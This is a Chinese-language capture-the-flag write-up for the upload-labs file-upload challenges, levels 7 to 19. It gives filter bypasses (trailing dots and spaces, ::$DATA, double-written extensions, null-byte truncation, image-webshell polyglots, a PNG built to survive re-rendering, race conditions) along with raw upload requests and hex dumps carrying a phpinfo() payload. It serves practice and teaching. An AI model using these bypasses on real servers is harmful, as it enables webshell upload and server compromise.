
这一关源代码没有过滤空格，通过在后缀名后门加上空格，就可以绕过

**

PASS-07

**

这一关源代码没有过滤点，通过在后缀名后门加上点，就可以绕过




**

PASS-08

**

这一关源代码没有过滤::$DATA,利用windows系统特性，在后缀名后面加入，会把之后的数据当成文件流处理,不会检测后缀名.且保持之前的文件名。





```
<?php
phpinfo();
?>
```


**

PASS-09 点 空格 点 绕过

**

这一关源代码中没有写循环，意味着如果去掉了一次点或空格就不会有第二次了



**

PASS-10 双写绕过

**

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------188390038332257464253
20852331
Content-Length: 376
Origin:
http://b2706841-489f-4a28-90e3-940a2c7224b7.node4.buuoj.c
n:81
Connection: close
Referer:
http://b2706841-489f-4a28-90e3-940a2c7224b7.node4.buuoj.c
n:81/Pass-10/index.php?action=show_code
Upgrade-Insecure-Requests: 1

-----------------------------188390038332257464253208523331
Content-Disposition: form-data; name="upload_file";
filename="testlzl.pphphp"
Content-Type: application/x-php

<?php
phpinfo();
?>

-----------------------------188390038332257464253208523331
Content-Disposition: form-data; name="submit"

上传
-----------------------------188390038332257464253208523331--
```

```
        <p>
          上传一个<code>
            webshell
          </code>
          到服务器。
        </p>
      </li>
      <li>
        <h3>
          上传区
        </h3>
        <form enctype="multipart/form-data" method="po
          <p>
            请选择要上传的图片：<p>
              <input class="input_file" type="file" nam
              <input class="button" type="submit" name=
            </form>
            <div id="msg">
            </div>
            <div id="img">
              <img src="../upload/testlzl.php" width="

            </div>
          </li>
          <li id="show_code">
            <h3>
              代码
            </h3>
            <pre>
              <code class="line-numbers language-php">
                $is_upload = false;
                $msg = null;
                if (isset($_POST['submit'])) {
```


**

PASS-11 00截断

**

截断条件：php版本小于5.3.4，php的magic_quotes_gpc为OFF状态

PHP Version 7.2.21

System	Linux a5bf206f9097 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Aug 2 2019 06:44:48
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php/conf.d/php.ini

这里并不能使用%00截断

**

PASS-12 00截断

**

```
2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  ----------------
2d 2d 2d 32 37 30 32 35  34 36 38 35 33 39 30 37  ---2702546853907
38 39 34 37 37 30 31 31  37 34 39 30 33 31 38 31  8947701174903181
0d 0a 43 6f 6e 74 65 6e  74 2d 44 69 73 70 6f 73  Content-Dispos
69 74 69 6f 6e 3a 20 66  6f 72 6d 2d 64 61 74 61  ition: form-data
3b 20 6e 61 6d 65 3d 22  73 61 76 65 5f 70 61 74  ; name="save_pat
68 22 0d 0a 0d 0a 2e 2e  2f 75 70 6c 6f 61 64 2f  h" ../upload/
31 2e 70 68 70 20 0d 0a  2d 2d 2d 2d 2d 2d 2d 2d  1.php --------
2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  ----------------
2d 2d 2d 2d 2d 32 37 30  32 35 34 36 38 35 33 39  -----27025468539
30 37 38 39 34 37 37 30  31 31 37 34 39 30 33 31  0789477011749031
38 31 0d 0a 43 6f 6e 74  65 6e 74 2d 44 69 73 70  81 Content-Disp
6f 73 69 74 69 6f 6e 3a  20 66 6f 72 6d 2d 64 61  osition: form-da
74 61 3b 20 6e 61 6d 65  3d 22 75 70 6c 6f 61 64  ta; name="upload
5f 66 69 6c 65 22 3b 20  66 69 6c 65 6e 61 6d 65  _file"; filename
3d 22 74 65 73 74 6c 7a  6c 2e 6a 70 67 22 0d 0a  ="testlzl.jpg"
43 6f 6e 74 65 6e 74 2d  54 79 70 65 3a 20 69 6d  Content-Type: im
61 67 65 2f 6a 70 65 67  0d 0a 0d 0a 3c 3f 70 68  age/jpeg <?ph
70 20 0a 70 68 70 69 6e  66 6f 28 29 3b 0a 3f 3e  p phpinfo(); ?>
0a 0d 0a 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  ----------
2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  ----------------
32 37 30 32 35 34 36 38  35 33 39 30 37 38 39 34  2702546853907894
37 37 30 31 31 37 34 39  30 33 31 38 31 0d 0a 43  77011749031810
6f 6e 74 65 6e 74 2d 44  69 73 70 6f 73 69 74 69  ontent-Dispositi
```



```
2e 6e 6f 64 65 34 2e 62  75 75 6f 6a 2e 63 6e 3a  .node4.buuoj.cn:
38 31 2f 50 61 73 73 2d  31 32 2f 69 6e 64 65 78  81/Pass-12/index
2e 70 68 70 0d 0a 55 70  67 72 61 64 65 2d 49 6e  .php Upgrade-In
73 65 63 75 72 65 2d 52  65 71 75 65 73 74 73 3a  secure-Requests:
20 31 0d 0a 0d 0a 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  1 ----------
2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  ----------------
2d 2d 2d 32 37 30 32 35  34 36 38 35 33 39 30 37  ---2702546853907
38 39 34 37 37 30 31 31  37 34 39 30 33 31 38 31  8947701174903181
0d 0a 43 6f 6e 74 65 6e  74 2d 44 69 73 70 6f 73  Content-Dispos
69 74 69 6f 6e 3a 20 66  6f 72 6d 2d 64 61 74 61  ition: form-data
3b 20 6e 61 6d 65 3d 22  73 61 76 65 5f 70 61 74  ; name="save_pat
68 22 0d 0a 0d 0a 2e 2e  2f 75 70 6c 6f 61 64 2f  h" ../upload/
31 2e 70 68 70 00 0d 0a  2d 2d 2d 2d 2d 2d 2d 2d  1.php --------
2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  ----------------
2d 2d 2d 2d 2d 32 37 30  32 35 34 36 38 35 33 39  -----27025468539
30 37 38 39 34 37 37 30  31 31 37 34 39 30 33 31  0789477011749031
38 31 0d 0a 43 6f 6e 74  65 6e 74 2d 44 69 73 70  81 Content-Disp
6f 73 69 74 69 6f 6e 3a  20 66 6f 72 6d 2d 64 61  osition: form-da
74 61 3b 20 6e 61 6d 65  3d 22 75 70 6c 6f 61 64  ta; name="upload
5f 66 69 6c 65 22 3b 20  66 69 6c 65 6e 61 6d 65  _file"; filename
3d 22 74 65 73 74 6c 7a  6c 2e 6a 70 67 22 0d 0a  ="testlzl.jpg"
43 6f 6e 74 65 6e 74 2d  54 79 70 65 3a 20 69 6d  Content-Type: im
61 67 65 2f 6a 70 65 67  0d 0a 0d 0a 3c 3f 70 68  age/jpeg <?ph
70 20 0a 70 68 70 69 6e  66 6f 28 29 3b 0a 3f 3e  p phpinfo(); ?>
0a 0d 0a 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  ----------
2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  ----------------
```


**

PASS-13 图片马绕过

**

```
C:\Users\Administrator\Desktop>copy 1.jpg /b + testlzl.php /a shell.jpg
1.jpg
覆盖 shell.jpg 吗? (Yes/No/All): y
testlzl.php
已复制         1 个文件。

C:\Users\Administrator\Desktop>
```

copy 1.jpg /b + testlzl.php /a shell.jpg

直接访问图片并不能把图片当做PHP解析，因此还需要利用文件包含漏洞

**

PASS-14 PASS-15

**

同PASS-13

**

PASS-16 二次渲染绕过

**

```php
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);



$img = imagecreatetruecolor( width: 32,  height: 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
   $r = $p[$y];
   $g = $p[$y+1];
   $b = $p[$y+2];
   $color = imagecolorallocate($img, $r, $g, $b);
   imagesetpixel($img, round( num: $y / 3),  y: 0, $color);
}

imagepng($img, filename: './1.png');
?>
```



写成一个可以绕过二次渲染的图片


**

PASS-17 条件竞争

**

这里是条件竞争，先将文件上传到服务器，然后判断文件后缀是否在白名单里，如果在则重命名，否则删除，因此我们可以上传1.php只需要在它删除之前访问即可，可以利用burp的intruder模块不断上传，然后我们不断的访问刷新该地址即可





**

PASS-18

**

因此也存在条件竞争的问题，不过这题对文件后缀名做了白名单判断，然后会一步一步检查文件大小、文件是否存在等等，因此可以通过不断上传图片马，由于条件竞争可能来不及重命名，从而上传成功

**

PASS-19

**

同00截断